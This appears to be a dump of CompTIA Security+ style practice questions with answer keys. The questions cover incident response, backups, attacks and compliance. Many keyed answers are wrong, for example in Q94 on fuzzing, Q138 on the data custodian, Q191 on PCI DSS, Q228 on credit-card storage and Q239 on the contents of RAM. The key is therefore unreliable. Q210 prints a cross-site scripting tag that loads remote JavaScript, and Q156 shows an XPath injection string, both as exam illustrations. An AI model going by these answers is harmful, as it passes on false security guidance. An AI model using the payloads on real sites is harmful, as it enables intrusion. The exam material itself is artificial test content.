
Answer: B

NEW QUESTION 84
A network administrator needs to build out a new datacenter, with a focus on resiliency and uptime. Which of the following would BEST meet this objective? (Choose two.)

A. Dual power supply
B. Off-site backups
C. Automatic OS upgrades
D. NIC teaming
E. Scheduled penetration testing
F. Network-attached storage


Answer: AB

NEW QUESTION 86
A security analyst has been asked to investigate a situation after the SOC started to receive alerts from the SIEM. The analyst first looks at the domain controller and finds the following events:



Keywords	Date and time	Source	Event ID
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:22 PM	Microsoft Windows security auditing	4771

To better understand what is going on, the analyst runs a command and receives the following output:



name	lastbadpasswordattempt	badpwdcount
John.Smith	12/26/2019 11:37:21 PM	7
Joe.Jones	12/26/2019 11:37:21 PM	13
Michael.Johnson	12/26/2019 11:37:22 PM	8
Mary.Wilson	12/26/2019 11:37:22 PM	8
Jane.Brown	12/26/2019 11:37:23 PM	12

Based on the analyst's findings, which of the following attacks is being executed?

A. Credential harvesting
B. Keylogger
C. Brute-force
D. Spraying

Answer: D

NEW QUESTION 90
Which of the following is a team of people dedicated testing the effectiveness of organizational security programs by emulating the techniques of potential attackers?

A. Red team
B. While team
C. Blue team
D. Purple team

Answer: A

NEW QUESTION 94
A user is concerned that a web application will not be able to handle unexpected or random input without crashing. Which of the following BEST describes the type of testing the user should perform?

A. Code signing
B. Fuzzing
C. Manual code review
D. Dynamic code analysis

Answer: D

NEW QUESTION 99
A company's bank has reported that multiple corporate credit cards have been stolen over the past several weeks. The bank has provided the names of the affected cardholders to the company's forensics team to assist in the cyber-incident investigation.
An incident responder learns the following information:

- The timeline of stolen card numbers corresponds closely with affected users making Internet-based purchases from diverse websites via enterprise desktop PCs.
- All purchase connections were encrypted, and the company uses an SSL inspection proxy for the inspection of encrypted traffic of the hardwired network.
- Purchases made with corporate cards over the corporate guest WiFi network, where no SSL inspection occurs, were unaffected.

Which of the following is the MOST likely root cause?

A. HTTPS sessions are being downgraded to insecure cipher suites
B. The SSL inspection proxy is feeding events to a compromised SIEM
C. The payment providers are insecurely processing credit card charges
D. The adversary has not yet established a presence on the guest WiFi network

Answer: C

NEW QUESTION 101
An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance's vulnerable state?

A. The system was configured with weak default security settings.
B. The device uses weak encryption ciphers.
C. The vendor has not supplied a patch for the appliance.
D. The appliance requires administrative credentials for the assessment.

Answer: C

NEW QUESTION 104
In which of the following situations would it be BEST to use a detective control type for mitigation?

A. A company implemented a network load balancer to ensure 99.999% availability of its web application.
B. A company designed a backup solution to increase the chances of restoring services in case of a natural disaster.
C. A company purchased an application-level firewall to isolate traffic between the accounting department and the information technology department.
D. A company purchased an IPS system, but after reviewing the requirements, the appliance was supposed to monitor, not block, any traffic.
E. A company purchased liability insurance for flood protection on all capital assets.

Answer: D

NEW QUESTION 108
On which of the following is the live acquisition of data for forensic analysis MOST dependent? (Choose two.)

A. Data accessibility
B. Legal hold
C. Cryptographic or hash algorithm
D. Data retention legislation
E. Value and volatility of data
F. Right-to-audit clauses

Answer: EF

NEW QUESTION 110
An organization's RPO for a critical system is two hours. The system is used Monday through Friday, from 9:00 am to 5:00 pm. Currently, the organization performs a full backup every Saturday that takes four hours to complete. Which of the following additional backup implementations would be the BEST way for the

analyst to meet the business requirements?

A. Incremental backups Monday through Friday at 6:00 p.m and differential backups hourly
B. Full backups Monday through Friday at 6:00 p.m and incremental backups hourly.
C. incremental backups Monday through Friday at 6:00 p.m and full backups hourly.
D. Full backups Monday through Friday at 6:00 p.m and differential backups hourly.

Answer: A

NEW QUESTION 112
An organization's Chief Security Officer (CSO) wants to validate the business's involvement in the incident response plan to ensure its validity and thoroughness. Which of the following will the CSO MOST likely use?

A. An external security assessment
B. A bug bounty program
C. A tabletop exercise
D. A red-team engagement

Answer: C

NEW QUESTION 116
A security analyst is using a recently released security advisory to review historical logs, looking for the specific activity that was outlined in the advisory. Which of the following is the analyst doing?

A. A packet capture
B. A user behavior analysis
C. Threat hunting
D. Credentialed vulnerability scanning

Answer: C

NEW QUESTION 121
Which of the following scenarios BEST describes a risk reduction technique?

A. A security control objective cannot be met through a technical change, so the company purchases insurance and is no longer concerned about losses from data breaches.
B. A security control objective cannot be met through a technical change, so the company implements a policy to train users on a more secure method of operation.
C. A security control objective cannot be met through a technical change, so the company changes as method of operation
D. A security control objective cannot be met through a technical change, so the Chief Information Officer (CIO) decides to sign off on the risk.


Answer: B

NEW QUESTION 125
A vulnerability assessment report will include the CVSS score of the discovered vulnerabilities because the score allows the organization to better.

A. validate the vulnerability exists in the organization's network through penetration testing
B. research the appropriate mitigation techniques in a vulnerability database
C. find the software patches that are required to mitigate a vulnerability
D. prioritize remediation of vulnerabilities based on the possible impact.

Answer: D

NEW QUESTION 127
A security analyst is reviewing logs on a server and observes the following output:



```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```

Which of the following is the security analyst observing?

A. A rainbow table attack
B. A password-spraying attack
C. A dictionary attack
D. A keylogger attack

Answer: C

NEW QUESTION 128
A root cause analysis reveals that a web application outage was caused by one of the company’s developers uploading a newer version of the third-party libraries that were shared among several applications. Which of the following implementations would be BEST to prevent the issue from reoccurring?

A. CASB
B. SWG
C. Containerization
D. Automated failover

Answer: C

NEW QUESTION 130
An organization’s help desk is flooded with phone calls from users stating they can no longer access certain websites. The help desk escalates the issue to the security team, as these websites were accessible the previous day. The security analysts run the following command: ipconfig /flushdns, but the issue persists. Finally, an analyst changes the DNS server for an impacted machine, and the issue goes away. Which of the following attacks MOST likely occurred on the original DNS server?

A. DNS cache poisoning
B. Domain hijacking
C. Distributed denial-of-service
D. DNS tunneling

Answer: B

NEW QUESTION 134
A host was infected with malware. During the incident response, Joe, a user, reported that he did not receive any emails with links, but he had been browsing the Internet all day. Which of the following would MOST likely show where the malware originated?

A. The DNS logs
B. The web server logs
C. The SIP traffic logs
D. The SNMP logs

Answer: A

NEW QUESTION 135
Which of the following would MOST likely support the integrity of a voting machine?

A. Asymmetric encryption
B. Blockchain
C. Transport Layer Security
D. Perfect forward secrecy

Answer: D

NEW QUESTION 138
The manager who is responsible for a data set has asked a security engineer to apply encryption to the data on a hard disk. The security engineer is an example of a:

A. data controller.
B. data owner
C. data custodian.
D. data processor

Answer: D

NEW QUESTION 141
A recent malware outbreak across a subnet included successful rootkit installations on many PCs, ensuring persistence by rendering remediation efforts ineffective. Which of the following would BEST detect the presence of a rootkit in the future?

A. FDE
B. NIDS
C. EDR
D. DLP

Answer: C

NEW QUESTION 142
Which of the following is the purpose of a risk register?

A. To define the level or risk using probability and likelihood
B. To register the risk with the required regulatory agencies
C. To identify the risk, the risk owner, and the risk measures
D. To formally log the type of risk mitigation strategy the organization is using

Answer: C

NEW QUESTION 147
A company's Chief Information Office (CIO) is meeting with the Chief Information Security Officer (CISO) to plan some activities to enhance the skill levels of the

company's developers. Which of the following would be MOST suitable for training the developers'?

A. A capture-the-flag competition
B. A phishing simulation
C. Physical security training
D. Baste awareness training

Answer: B

NEW QUESTION 148
A cybersecurity manager has scheduled biannual meetings with the IT team and department leaders to discuss how they would respond to hypothetical cyberattacks. During these meetings, the manager presents a scenario and injects additional information throughout the session to replicate what might occur in a dynamic cybersecurity event involving the company, its facilities, its data, and its staff. Which of the following describes what the manager is doing?

A. Developing an incident response plan
B. Building a disaster recovery plan
C. Conducting a tabletop exercise
D. Running a simulation exercise

Answer: C

NEW QUESTION 149
An organization suffered an outage and a critical system took 90 minutes to come back online. Though there was no data loss during the outage, the expectation was that the critical system would be available again within 60 minutes Which of the following is the 60-minute expectation an example of:

A. MTBF
B. RPO
C. MTTR
D. RTO


Answer: D

NEW QUESTION 153
A nuclear plant was the victim of a recent attack, and all the networks were air gapped. A subsequent investigation revealed a worm as the source of the issue. Which of the following BEST explains what happened?

A. A malicious USB was introduced by an unsuspecting employee.
B. The ICS firmware was outdated
C. A local machine has a RAT installed.
D. The HVAC was connected to the maintenance vendor.

Answer: A

NEW QUESTION 156
A security analyst receives a SIEM alert that someone logged in to the appadmin test account, which is only used for the early detection of attacks. The security analyst then reviews the following application log:
' ' '



```
[03/06/20xx:17:20:18] system 127.0.0.1 FindXPath=//User[Username/text()='foo' or 7=7 or 'o'='o' And Password/text='bar']
[03/06/20xx:17:21:18] appaamin 194.28.114.102 action:login result:success
[03/06/20xx:17:22:18] appadmin 194.28.114.102 action:open.account(12345) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(45678) result:fail
```

Which of the following can the security analyst conclude?

A. A replay attack is being conducted against the application.
B. An injection attack is being conducted against a user authentication system.
C. A service account password may have been changed, resulting in continuous failed logins within the application.
D. A credentialed vulnerability scanner attack is testing several CVEs against the application.

Answer: C

NEW QUESTION 158
Which of the following policies would help an organization identify and mitigate potential single points of failure in the company’s IT/security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

Answer: C

NEW QUESTION 163
A company needs to centralize its logs to create a baseline and have visibility on its security events. Which of the following technologies will accomplish this objective?

A. Security information and event management
B. A web application firewall
C. A vulnerability scanner
D. A next-generation firewall

Answer: A

NEW QUESTION 165
Employees are having issues accessing the company's website. Some employees report very slow performance, while others cannot the website at all. The web and security administrators search the logs and find millions of half-open connections to port 443 on the web server. Further analysis reveals thousands of different source IPs initiating this traffic. Which of the following attacks is MOST likely occurring?

A. DDoS
B. Man-in-the-middle
C. MAC flooding
D. Domain hijacking

Answer: A

NEW QUESTION 170
Which of the following disaster recovery tests is The LEAST time-consuming for the disaster recovery team?

A. Tabletop
B. Parallel
C. Full interruption
D. Simulation

Answer: D

NEW QUESTION 171
A network administrator has been asked to install an IDS to improve the security posture of an organization. Which of the following control types is an IDS?

A. Corrective
B. Physical
C. Detective
D. Administrative

Answer: C

NEW QUESTION 176
Which of the following incident response steps involves actions to protect critical systems while maintaining business operations?

A. Investigation
B. Containment
C. Recovery
D. Lessons learned

Answer: B

NEW QUESTION 180
A security analyst is reviewing a new website that will soon be made publicly available. The analyst sees the following in the URL:
http://dev-site.comptia.org/home/show.php?sessionID=77276554&loc=us
The analyst then sends an internal user a link to the new website for testing purposes, and when the user clicks the link, the analyst is able to browse the website with the following URL:
http://dev-site.comptia.org/home/show.php?sessionID=98988475&loc=us Which of the following application attacks is being tested?

A. Pass-the-hash
B. Session replay
C. Object deference
D. Cross-site request forgery

Answer: B

NEW QUESTION 182
Local guidelines require that all information systems meet a minimum-security baseline to be compliant. Which of the following can security administrators use to assess their system configurations against the baseline?

A. SOAR playbook
B. Security control matrix
C. Risk management framework
D. Benchmarks

Answer: D

NEW QUESTION 187

In the middle of a cybersecurity, a security engineer removes the infected devices from the network and lock down all compromised accounts. In which of the following incident response phases is the security engineer currently operating?

A. Identification
B. Preparation
C. Eradiction
D. Recovery
E. Containment

Answer: E

NEW QUESTION 191
Which of the following are requirements that must be configured for PCI DSS compliance? (Select TWO).

A. Testing security systems and processes regularly
B. Installing and maintaining a web proxy to protect cardholder data
C. Assigning a unique ID to each person with computer access
D. Encrypting transmission of cardholder data across private networks
E. Benchmarking security awareness training for contractors
F. Using vendor-supplied default passwords for system passwords

Answer: BD

NEW QUESTION 195
The SOC is reviewing process and procedures after a recent incident. The review indicates it took more than 30 minutes to determine that quarantining an infected host was the best course of action. The allowed the malware to spread to additional hosts before it was contained. Which of the following would be BEST to improve the incident response process?

A. Updating the playbooks with better decision points
B. Dividing the network into trusted and untrusted zones
C. Providing additional end-user training on acceptable use
D. Implementing manual quarantining of infected hosts

Answer: A

NEW QUESTION 196
Which of the following will MOST likely adversely impact the operations of unpatched traditional programmable-logic controllers, running a back-end LAMP server and OT systems with human-management interfaces that are accessible over the Internet via a web interface? (Choose two.)

A. Cross-site scripting
B. Data exfiltration
C. Poor system logging
D. Weak encryption
E. SQL injection
F. Server-side request forgery

Answer: DF

NEW QUESTION 198
Which of the following scenarios would make a DNS sinkhole effective in thwarting an attack?

A. An attacker is sniffing traffic to port 53, and the server is managed using unencrypted usernames and passwords.
B. An organization is experiencing excessive traffic on port 53 and suspects an attacker is trying to DoS the domain name server.
C. Malware trying to resolve an unregistered domain name to determine if it is running in an isolated sandbox
D. Routing tables have been compromised, and an attacker is rerouting traffic to malicious websites

Answer: A

NEW QUESTION 203
The IT department’s on-site developer has been with the team for many years. Each time an application is released, the security team is able to identify multiple vulnerabilities. Which of the following would BEST help the team ensure the application is ready to be released to production?

A. Limit the use of third-party libraries.
B. Prevent data exposure queries.
C. Obfuscate the source code.
D. Submit the application to QA before releasing it.


Answer: D

NEW QUESTION 206
An organization has decided to host its web application and database in the cloud Which of the following BEST describes the security concerns for this decision?

A. Access to the organization's servers could be exposed to other cloud-provider clients
B. The cloud vendor is a new attack vector within the supply chain
C. Outsourcing the code development adds risk to the cloud provider
D. Vendor support will cease when the hosting platforms reach EOL.

Answer: B

NEW QUESTION 210
An analyst visits an internet forum looking for information about a tool. The analyst finds a threat that appears to contain relevant information. One of the posts says the following:



```
Hello everyone,
I am having the same problem with my server. Can you help me?

<script type="text/javascript" src=http://website.com/user.js>
Onload=sqlexec();
</script>

Thank you,

Joe
```

Which of the following BEST describes the attack that was attempted against the forum readers?

A. SOU attack
B. DLL attack
C. XSS attack
D. API attack

Answer: C

NEW QUESTION 214
A software developer needs to perform code-execution testing, black-box testing, and non-functional testing on a new product before its general release. Which of the following BEST describes the tasks the developer is conducting?

A. Verification
B. Validation
C. Normalization
D. Staging

Answer: A

NEW QUESTION 219
Which of the following provides the BEST protection for sensitive information and data stored in cloud-based services but still allows for full functionality and searchability of data within the cloud-based services?

A. Data encryption
B. Data masking
C. Anonymization
D. Tokenization

Answer: A

NEW QUESTION 222
An organization has implemented a policy requiring the use of conductive metal lockboxes for personal electronic devices outside of a secure research lab. Which of the following did the organization determine to be the GREATEST risk to intellectual property when creating this policy?

A. The theft of portable electronic devices
B. Geotagging in the metadata of images
C. Bluesnarfing of mobile devices
D. Data exfiltration over a mobile hotspot

Answer: D

NEW QUESTION 224
A startup company is using multiple SaaS and IaaS platforms to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

A. SIEM
B. DLP
C. CASB
D. SWG

Answer: C

NEW QUESTION 225
The Chief Financial Officer (CFO) of an insurance company received an email from Ann, the company's Chief Executive Officer (CEO), requesting a transfer of $10,000 to an account. The email states Ann is on vacation and has lost her purse, containing cash and credit cards. Which of the following social-engineering techniques is the attacker using?

A. Phishing
B. Whaling
C. Typo squatting

D. Pharming

Answer: B

NEW QUESTION 228
A website developer is working on a new e-commerce website and has asked an information security expert for the most appropriate way to store credit card numbers to create an easy reordering process. Which of the following methods would BEST accomplish this goal?

A. Salting the magnetic strip information
B. Encrypting the credit card information in transit.
C. Hashing the credit card numbers upon entry.
D. Tokenizing the credit cards in the database

Answer: C

NEW QUESTION 231
A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

A. One-time passwords
B. Email tokens
C. Push notifications
D. Hardware authentication

Answer: C

NEW QUESTION 232
A company recently transitioned to a strictly BYOD culture due to the cost of replacing lost or damaged corporate-owned mobile devices. Which of the following technologies would be BEST to balance the BYOD culture while also protecting the company's data?

A. Containerization
B. Geofencing
C. Full-disk encryption
D. Remote wipe

Answer: C

NEW QUESTION 236
Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

A. Integer overflow
B. Zero-day
C. End of life
D. Race condition

Answer: B

NEW QUESTION 239
An analyst needs to identify the applications a user was running and the files that were open before the user's computer was shut off by holding down the power button. Which of the following would MOST likely contain that information?

A. NGFW
B. Pagefile
C. NetFlow
D. RAM

Answer: C

NEW QUESTION 242
A company has determined that if its computer-based manufacturing is not functioning for 12 consecutive hours, it will lose more money that it costs to maintain the equipment. Which of the following must be less than 12 hours to maintain a positive total cost of ownership?

A. MTBF
B. RPO
C. RTO
D. MTTR

Answer: C

NEW QUESTION 247
An organization routes all of its traffic through a VPN Most users are remote and connect into a corporate datacenter that houses confidential information There is a firewall at the Internet border followed by a DIP appliance, the VPN server and the datacenter itself. Which of the following is the WEAKEST design element?

A. The DLP appliance should be integrated into a NGFW.
B. Split-tunnel connections can negatively impact the DLP appliance's performance

C. Encrypted VPN traffic will not be inspected when entering or leaving the network
D. Adding two hops in the VPN tunnel may slow down remote connections

Answer: C

NEW QUESTION 250
A small business just recovered from a ransomware attack against its file servers by purchasing the decryption keys from the attackers. The issue was triggered by a phishing email and the IT administrator wants to ensure it does not happen again. Which of the following should the IT administrator do FIRST after recovery?

A. Scan the NAS for residual or dormant malware and take new daily backups that are tested on a frequent basis
B. Restrict administrative privileges and patch ail systems and applications.
C. Rebuild all workstations and install new antivirus software
D. Implement application whitelisting and perform user application hardening

Answer: A

NEW QUESTION 251
A company has drafted an insider-threat policy that prohibits the use of external storage devices. Which of the following would BEST protect the company from data exfiltration via removable media?

A. Monitoring large data transfer transactions in the firewall logs
B. Developing mandatory training to educate employees about the removable media policy
C. Implementing a group policy to block user access to system files
D. Blocking removable-media devices and write capabilities using a host-based security tool

Answer: D

NEW QUESTION 253
A security analyst is preparing a threat for an upcoming internal penetration test. The analyst needs to identify a method for determining the tactics, techniques, and procedures of a threat against the organization’s network. Which of the following will the analyst MOST likely use to accomplish the objective?

A. A table exercise
B. NST CSF
C. MTRE ATT$CK
D. OWASP

Answer: A

NEW QUESTION 258
A company processes highly sensitive data and senior management wants to protect the sensitive data by utilizing classification labels. Which of the following access control schemes would be BEST for the company to implement?

A. Discretionary
B. Rule-based
C. Role-based
D. Mandatory

Answer: D

NEW QUESTION 261
Which of the following ISO standards is certified for privacy?

A. ISO 9001
B. ISO 27002
C. ISO 27701
D. ISO 31000

Answer: C

NEW QUESTION 266
......